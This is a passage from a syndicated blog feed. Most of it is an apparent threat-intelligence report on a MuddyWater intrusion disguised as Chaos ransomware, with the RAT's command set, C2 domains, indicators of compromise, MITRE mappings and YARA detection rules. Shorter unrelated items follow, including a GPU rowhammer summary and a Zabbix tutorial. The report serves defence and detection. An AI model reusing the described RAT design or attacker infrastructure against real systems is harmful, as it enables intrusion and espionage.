The RAT decrypts its configuration using AES-256-GCM to extract the attacker’s C2 server hostname uploadfiler[.]com and port 443. The malware first registers the victim by sending registration information such as computer name, username, and privilege level to the /home endpoint. Once registered, it enters an infinite loop polling /index.php every 60 seconds. The RAT features 12 core capabilities including arbitrary command execution via hidden cmd.exe or encoded PowerShell sessions; file uploads with retry logic; file deletion; and the establishment of persistent interactive shells. Command results and execution status are reported back to the /profile endpoint.
|
Command |
Description |
|---|---|
|
run_cmd |
Execute command via cmd.exe |
|
run_powershell |
Execute command via PowerShell |
|
upload |
Write base64-encoded file |
|
upload_chunk |
Chunked file upload with append mode |
|
delete_file |
Delete a file |
|
cmd_start |
Start interactive cmd.exe shell |
|
cmd_input |
Send input to interactive shell |
|
cmd_stop |
Stop interactive shell |
|
ps_start |
Start interactive PowerShell |
|
ps_input |
Send input to PowerShell |
|
ps_stop |
Stop interactive PowerShell |
|
re_register |
Re-register with a new agent_id |
Table 4: Supported commands of the RAT
⠀
The malware design is unorthodox, characterized by an inconsistent approach to concealment. While it utilizes XOR encoding (key: 0xAB) to hide specific anti-analysis strings, such as VM detection keys and sandbox-related DLL names, critical indicators like file paths, RAT command strings, and JSON registration formats are left in plaintext.
This inconsistency extends to its interaction with the Import Address Table (IAT). While the malware dynamically resolves certain sensitive APIs at runtime, such as CreateMutexA, other highly suspicious functions like CreatePipe and CreateProcessA remain statically linked. Notably, the developer dynamically loads the Sleep API via GetProcAddress despite it already being statically imported in the IAT.
These architectural discrepancies suggest the author is likely an unseasoned developer. The mixture of static imports and visible strings provides significant telemetry for AV and EDR solutions to identify and stop the threat (confirmed during the incident response).
Similar to ms_upd.exe during the hunt on public malware sharing platforms, we were able to find another sample (SHA256 3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90), implementing the same logic as Game.exe but masquerading itself as WebView2.exe.
Attribution remains challenging due to the absence of specialized attack patterns or known APT delivery vectors, such as NSIS used by Chinese APTs:
- Read blog: NSIS Abuse and sRDI Shellcode: Anatomy of the Winos 4.0 Campaign
-
Read blog: The Chrysalis Backdoor: A Deep Dive into Lotus Blossom’s toolkit
However, the presence of a specific signing Certificate and work of other threat researchers made it easier.
Certificate
While the TA adopted the Chaos Ransomware brand to project a cybercriminal identity, the underlying infrastructure reveals a signature previously associated with infrastructure linked to the Iranian Ministry of Intelligence and Security (MOIS). The primary technical bridge to the APT group MuddyWater (Seedworm) is the code-signing certificate used to validate the malware samples.
During the analysis of the downloader (ms_upd.exe), we identified a consistent digital signature:
|
Field |
Value |
|
Name |
Donald Gay |
|
Issuer |
Microsoft ID Verified CS AOC CA 02 |
|
Algorithm |
sha384RSA |
|
Thumbprint |
B674578D4BDB24CD58BF2DC884EAA658B7AA250C |
|
Serial Number |
33 00 07 9A 51 C7 06 3E 66 05 3D 22 9B 00 00 00 07 9A 51 |
|
Status |
Time-invalid (revoked shortly after deployment) |
Table 5: Certificate details
⠀
The “Donald Gay” certificate is a known shared resource within MuddyWater’s toolkit. Alongside its frequent companion, “Amy Cherne,” this identity forms a distinct cluster of Iranian MOIS-affiliated infrastructure. According to threat intelligence reports from March and April 2026, this specific certificate has been tied directly to MuddyWater’s “Operation Olalampo,” a campaign targeting organizations across the U.S. and the MENA (Middle East and North Africa) regions. Historically, this identity was also used to sign Stagecomp (ms_upd.exe), a downloader for the Darkcomp backdoor (Game.exe), both of which are firmly attributed to MuddyWater by multiple global security vendors.
Beyond the certificate, other technical artifacts solidify this attribution:
-
Infrastructure overlap: The domain moonzonet[.]com, which served as the C2 for ms_upd.exe, was linked to MuddyWater in early 2026 during a wave of activity targeting Israeli and Western organizations.
-
Execution tradecraft: The group’s signature use of pythonw.exe to inject code into suspended processes remains a consistent hallmark of their deployment chain.
-
Social engineering technique: The use of interactive Microsoft Teams sessions to harvest MFA and credentials aligns closely with the “IT Support” persona MuddyWater has refined throughout 2026.
Attribution: The “Chaos” masquerade
The convergence of technical and contextual evidence is consistent with attribution to MuddyWater with moderate confidence. The observed use of Chaos ransomware does not indicate a shift in the group’s underlying objectives, but rather reflects a consistent effort to obscure operational intent and complicate attribution. While attribution evasion is a common characteristic of state-affiliated actors, MuddyWater’s reported increase in operational activity as of early 2026, primarily involving cyber espionage and potential prepositioning for disruptive operations across Western and Middle Eastern networks, has likely intensified its reliance on deceptive false-flag operations.
This assessment aligns with previously observed behavior. In late 2025, MuddyWater was linked to activity involving the Qilin RaaS ecosystem in an operation targeting an Israeli organization. Following the subsequent public attribution of that incident to the MOIS, it is plausible that the group adopted alternative ransomware branding, in this case Chaos, in an effort to reduce attribution risk and maintain a degree of plausible deniability.
The use of a RaaS framework in this context may enable the actor to blur distinctions between state-sponsored activity and financially motivated cybercrime, thereby complicating attribution. Furthermore, the inclusion of extortion and negotiation elements could serve to focus defensive efforts on immediate impact, likely delaying the identification of underlying persistence mechanisms established via remote access tools such as DWAgent or AnyDesk.
Notably, the apparent absence of file encryption, despite the presence of Chaos ransomware artifacts, represents a deviation from typical ransomware behavior. This inconsistency may indicate that the ransomware component functioned primarily as a facilitating or obfuscation mechanism, rather than as the primary objective of the intrusion. This deviation highlights a mismatch between typical profit-driven ransomware behavior and the actor’s apparent espionage objectives. It further suggests a likely explanation for the inconsistent data provided by the TA as an initial proof-of-compromise.
Taken together, these technical indicators and procedural inconsistencies are indicative of a targeted, state-sponsored intrusion masquerading as opportunistic extortion activity.
Conclusion
This incident highlights the increasing convergence between state-sponsored intrusion activity and cybercriminal tradecraft. While the operation incorporated recognizable elements of ransomware campaigns, such as extortion messaging and leak site publication, the absence of encryption and the presence of established espionage techniques suggest that financial gain was unlikely to be the primary objective.
The assessed link to MuddyWater indicates a continued evolution in the group’s operational approach, including the apparent use of RaaS ecosystems and branding to obscure attribution. This aligns with broader trends in which state-aligned actors adopt criminal tactics to introduce ambiguity and delay defensive response.
This case underscores the importance of looking beyond overt ransomware indicators. Defenders should also focus on the underlying intrusion lifecycle. Techniques such as social engineering via enterprise communication platforms, credential harvesting with MFA manipulation, and the abuse of legitimate remote access tools remain critical enablers of compromise.
Ultimately, this activity is best understood as a hybrid intrusion model, in which ransomware is leveraged not as an end goal but as a mechanism for concealment, coercion, and operational flexibility within a broader intelligence-driven campaign.
For additional blog posts and detailed analysis from Rapid7 Labs on all things cyber-related to the conflict, please visit our Iran Conflict Cyber Threat Intelligence Hub.
Rapid7 Customers
Indicators of compromise (IoCs)
File indicators
|
File Name |
SHA 256 |
Description |
|
ms_upd.exe |
24857fe82f454719cd18bcbe19b0cfa5387bee1022008b7f5f3a8be9f05e4d14 |
Initial Downloader ms_upd.exe |
|
DIDS.exe |
a92d28f1d32e3a9ab7c3691f8bfca8f7586bb0666adbba47eab3e1a8faf7ecc0 |
Initial Downloader found during hunt on public repositories |
|
Game.exe |
1319d474d19eb386841732c728acf0c5fe64aa135101c6ceee1bd0369ecf97b6 |
RAT found during hunt on public repositories |
|
WebView2.exe |
3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90 |
RAT |
|
visualwincomp.txt |
c86ab27100f2a2939ac0d4a8af511f0a1a8116ba856100aae03bc2ad6cb0f1e0 |
Encrypted config holding C2 url and port information |
|
WebView2Loader.dll |
a47cd0dc12f0152d8f05b79e5c86bac9231f621db7b0e90a32f87b98b4e82f3a |
DLL downloaded by ms_upd.exe |
|
dwagent.exe |
cd098eddb23f2d2f6c42271ca82803b0d5ac950cb82a9b8ae0928e83945a53df |
Remote Management Tool leveraged by the TA |
|
dwagent.exe |
cf3dfd1d6626fd2129abb7a5983c11827f4b0d497e2dba146a1889bd71f23cd5 |
Renamed pythonw.exe |
|
dwagsvc.exe |
a3bac548b5bc91c526b4d6707623ddbd1a675aa952f0d1f9a0aa6f7230f09f23 |
Service binary of DWService |
|
dwaglnc.exe |
86e0197389f0573eb83ff53991f337d416124c7c8bd727721ef3d396cd5f65d |
Background and system tray binary of DWService |
|
AnyDesk.exe |
bfc1675ee1e358db8356f515aaded7962923e426aa0a0a1c0eddfc4dab053f89 |
Remote Management Tool leveraged by the TA |
⠀
Network indicators
|
Indicator |
Description |
|
adm-pulse[.]com |
Quick Assist themed phishing website |
|
moonzonet[.]com |
URL hosting a second stage RAT Game.exe |
|
uploadfiler[.]com |
C2 extracted from a config file visualwincomp.txt |
|
77.110.107[.]235 |
Source IP address of malicious Microsoft Teams activity |
|
93.123.39[.]127 |
Source IP address of malicious Microsoft Teams activity |
|
172.86.126[.]208 |
C2 hosting initial downloader ms_upd.exe |
|
116.203.208[.]186 |
IP contacted by renamed pythonw.exe |
|
hptqq2o2qjva7lcaaq67w36jihzivkaitkexorauw7b2yul2z6zozpqd[.]onion |
Chaos RaaS DLS |
⠀
MITRE ATT&CK techniques
|
ATT&CK ID |
Name |
Use |
|
T1566 |
Phishing (Spearphishing via Service) |
Initial access via Microsoft Teams messages and social engineering |
|
T1059 |
Command and Scripting Interpreter |
Execution of discovery commands (ipconfig, whoami, etc.) |
|
T1082 |
System Information Discovery |
Gathering host-level information from compromised machines |
|
T1016 |
System Network Configuration Discovery |
Identifying network configuration via commands like ipconfig |
|
T1078 |
Valid Accounts |
Use of harvested credentials for authentication and access |
|
T1056 |
Input Capture |
Users entering credentials into attacker-directed files/pages |
|
T1556 |
Modify Authentication Process |
MFA manipulation to add attacker-controlled devices |
|
T1021.001 |
Remote Services: RDP |
Remote access to internal systems via RDP sessions |
|
T1219 |
Remote Access Tools |
Use of DWAgent and AnyDesk for persistence and control |
|
T1543 |
Create or Modify System Process |
Installation of DWAgent as a service |
|
T1055 |
Process Injection / Proxy Execution |
Abuse of renamed Python binary for execution |
|
T1105 |
Ingress Tool Transfer |
Downloading payloads via curl (ms_upd.exe) |
|
T1041 |
Exfiltration Over C2 Channel |
Data exfiltration to external infrastructure |
|
T1027 |
Obfuscated/Encrypted Files or Information |
Encrypted configuration (visualwincomp.txt) |
|
T1497 |
Virtualization/Sandbox Evasion |
Anti-VM checks in Game.exe |
|
T1622 |
Debugger Evasion |
Evasion techniques to avoid analysis |
|
T1071 |
Application Layer Protocol |
C2 communication over web protocols |
|
T1573 |
Encrypted Channel |
Encrypted communication with C2 infrastructure |
|
T1133 |
External Remote Services |
VPN access using compromised accounts |
|
T1087 |
Account Discovery |
Identifying user accounts via commands |
|
T1018 |
Remote System Discovery |
Enumerating systems in the network |
⠀
YARA rules
rule MuddyWaterRAT{

	meta:
		author = "Ivan Feigl [email protected]"
		description = "Hunting rule for the RAT used by the MuddyWater, based on plain text string. Original sample MD5 F8560B9A893EEB2130FC7159E9C1B851"

strings:


		//TKP - Token privilege
		$TKP1 = "System"
		$TKP2 = "Admin"
		$TKP3 = "User"

        // DF - Data format
		$DF1 = "\"computer_name\":\""
		$DF2 = "\"username\":\""
		$DF3 = "\"domain\":\""
		$DF4 = "\"local_ip\":\"127.0.0.1\""
		$DF5 = "\"privilege\":\""
		$DF6 = "\"process_name\":\"agent-"
		$DF7 = "\"version\":\"E.1.0\""
		$DF8 = "\"sleep_time\":60"


        //IAT - Import address table
        $IAT1   = "GetComputerNameA"
        $IAT2   = "GetUserNameA"
        $IAT3   = "NetWkstaGetInfo"
        $IAT4   = "NetApiBufferFree"
        $IAT5   = "AllocateAndInitializeSid"
        $IAT6   = "OpenProcessToken"
        $IAT7   = "GetTokenInformation"
        $IAT8   = "EqualSid"
        $IAT9   = "CheckTokenMembership"

        //MSC - misc
        $MSC1 = "re_register"
        $MSC2 = "cmd_id"
        $MSC3 = "cmd_id"
        $MSC4 = "run_cmd"
        $MSC5 = "cmd_line"
        $MSC6 = "run_powershell"

		condition:
			uint16(0) == 0x5A4D  and all of($TKP*) and all of($DF*) and all of($IAT*) and all of ($MSC*)
}

rule MuddyWaterDownloader{

	meta:
		author = "Ivan Feigl [email protected]"
		description = "Hunting rule for the downloader used by the MuddyWater, based on plain text string. Original sample MD5 439C0A0A46627BD166E08436F383AD56"

	strings:


		//ST - Status
		$ST1 = "downloading"
		$ST2 = "running"
		$ST3 = "success"
		$ST4 = "error"

		//SFF - Scanf formats
		$SFF1 = "EXIT_%lu"
		$SFF2 = "RUN_%lu"
		$SFF3 = "DL_%s"

		//ICO - Internet communication operation
		$ICO1 = "/register" ascii wide
		$ICO2 = "/check" ascii wide
		$ICO3 = "/status" ascii wide
        $ICO4 = "GET" ascii wide
        $ICO5 = "POST" ascii wide
        $ICO6 = "CONN_ERR" ascii wide
        $ICO7 = "REQ_ERR" ascii wide
        $ICO8 = "SEND_ERR" ascii wide
        $ICO9 = "RECV_ERR" ascii wide
        $ICO10 = "HTTP_%lu" ascii wide

        //FO - File operation
        $FO1 = "wb"
        $FO2 = "EMPTY"
        $FO3 = "FILE_ERR"

        // DF - Data format
        $DF1 = "\"client_id\":\"%s\""
        $DF2 = "\"status\":\"%s\""
        $DF3 = "\"error_code\":\"%s\""

        //IAT - Import address table
        $IAT1   = "GetLastError"
        $IAT2   = "Sleep"
        $IAT3   = "WinHttpOpen"
        $IAT4   = "WinHttpConnect"
        $IAT5   = "WinHttpOpenRequest"
        $IAT6   = "WinHttpSendRequest"
        $IAT7   = "WinHttpReceiveResponse"
        $IAT8   = "WinHttpReadData"
        $IAT9   = "WinHttpCloseHandle"
        $IAT10  = "DeleteFileA"


		condition:
			uint16(0) == 0x5A4D  and all of($ST*) and all of($SFF*) and all of($ICO*) and all of ($FO*) and all of ($DF*) and all of ($IAT*)
}
Hindenburg Reconsidered
Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/watch?v=2KxbATAhBiU
NVIDIA Spectrum-X MRC is the Custom RDMA Transport Protocol for Gigascale AI
Post Syndicated from Patrick Kennedy original https://www.servethehome.com/nvidia-spectrum-x-mrc-is-the-custom-rdma-transport-protocol-for-gigascale-ai/
NVIDIA is talking about is Spectrum-X MRC, a custom RDMA transport protocol already powering frontier gigascale AI deployments
The post NVIDIA Spectrum-X MRC is the Custom RDMA Transport Protocol for Gigascale AI appeared first on ServeTheHome.
Rowhammer Attack Against NVIDIA Chips
Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2026/05/rowhammer-attack-against-nvidia-chips.html
A new rowhammer attack gives complete control of NVIDIA CPUs.
On Thursday, two research teams, working independently of each other, demonstrated attacks against two cards from Nvidia’s Ampere generation that take GPU rowhammering into new—and potentially much more consequential—territory: GDDR bitflips that give adversaries full control of CPU memory, resulting in full system compromise of the host machine. For the attack to work, IOMMU memory management must be disabled, as is the default in BIOS settings.
“Our work shows that Rowhammer, which is well-studied on CPUs, is a serious threat on GPUs as well,” said Andrew Kwong, co-author of one of the papers. “GDDRHammer: Greatly Disturbing DRAM RowsCross-Component Rowhammer Attacks from Modern GPUs.” “With our work, we… show how an attacker can induce bit flips on the GPU to gain arbitrary read/write access to all of the CPU’s memory, resulting in complete compromise of the machine.”
Update Friday, April 3: On Friday, researchers unveiled a third Rowhammer attack that also demonstrates Rowhammer attacks on the RTX A6000 that achieves privilege escalation to a root shell. Unlike the previous two, the researchers said, it works even when IOMMU is enabled.
The second paper is GeForge: Hammering GDDR Memory to Forge GPU Page Tables for Fun and Profit:
…does largely the same thing, except that instead of exploiting the last-level page table, as GDDRHammer does, it manipulates the last-level page directory. It was able to induce 1,171 bitflips against the RTX 3060 and 202 bitflips against the RTX 6000.
GeForge, too, uses novel hammering patterns and memory massaging to corrupt GPU page table mappings in GDDR6 memory to acquire read and write access to the GPU memory space. From there, it acquires the same privileges over host CPU memory. The GeForge proof-of-concept exploit against the RTX 3060 concludes by opening a root shell window that allows the attacker to issue commands that run unfettered privileges on the host machine. The researchers said that both GDDRHammer and GeForge could do the same thing against the RTC 6000.
What My Father’s Photos Taught Me About Life
Post Syndicated from Matt Granger original https://www.youtube.com/watch?v=d_Cbt4IN1mE
Comic for 2026.05.06 – Melee
Post Syndicated from Explosm.net original https://explosm.net/comics/melee
New Cyanide and Happiness Comic
Zabbix and the Docker API, Part 3: Control
Post Syndicated from Janis Eidaks original https://blog.zabbix.com/zabbix-and-the-docker-api-part-3-control/32961/

In this blog post, you will learn how to add a simple container remote control capability to Zabbix in order to start, stop, or restart containers from within the discovered host.
You might be wondering, why spend the effort to create a host for each template? Well, that’s because we define a manual script to control the container from within the Zabbix frontend. That’s neat, right? And why stop there? We can also implement a trigger action that automatically restarts the container if it crashes for any reason.
Zabbix server configuration changes
First, we will require global script execution in your Zabbix server configuration:
# nano /etc/zabbix/zabbix_server.conf
EnableGlobalScripts=1
# systemctl restart zabbix-server
Script configuration in frontend

We can create a script in the section Alerts > Scripts. In the script, fill out the specified parameters shown below – the scope, type, and command. Then specify to which hosts this command will apply, as well as the user group that will be able to execute this. This script will take advantage of the user macros and built-in macros to fill the required info in the command to make a correct post request.
● Script
▪ Name: Container action
▪ Scope : Manual host action
▪ Type: Script
▪ Execute on: Zabbix server
▪ Commands: curl -sS -X POST https://{$DOCKER.IP}:{$DOCKER.PORT}/containers{HOST.NAME}/{MANUALINPUT} --cert /etc/zabbix/ssl/certs/client-cert.pem --key /etc/zabbix/ssl/keys/client-key.pem --cacert /etc/zabbix/ssl/ca/ca.pem
▪ Description: Manual action to restart,stop,start container
▪ Host group: Selected: Docker
▪ User group: Zabbix administrators
▪ Req host perm: Write

● Advanced configuration
▪ Enable user input Check
▪ Input prompt Specify action for container {HOST.NAME}:
▪ Input type: Dropdown

▪ Dropdown options: restart,stop,start
▪ Enable Confirmation: Check

▪ Confirmation text: Confirm to {MANUALINPUT} container: {HOST.NAME}
Manual host script execution
We can go the Menu section Monitoring > Hosts, select the host, and click on it. In the menu, you will have an additional script available for the Docker hosts group Container action. This manual action is also available in some other frontend sections.

Once you click on the Container action, you will have several options available. You can start, restart, or stop the container.
You will have a confirmation window asking if this is the right action you want to perform.

The status can also be checked in the host’s latest data menu, once the metric is collected (1 minute for the master item). The item Container /zabbix-agent2: Running shows that this container is not running, and another item displays the exit code 0, which means the process stopped normally with no issue whatsoever.

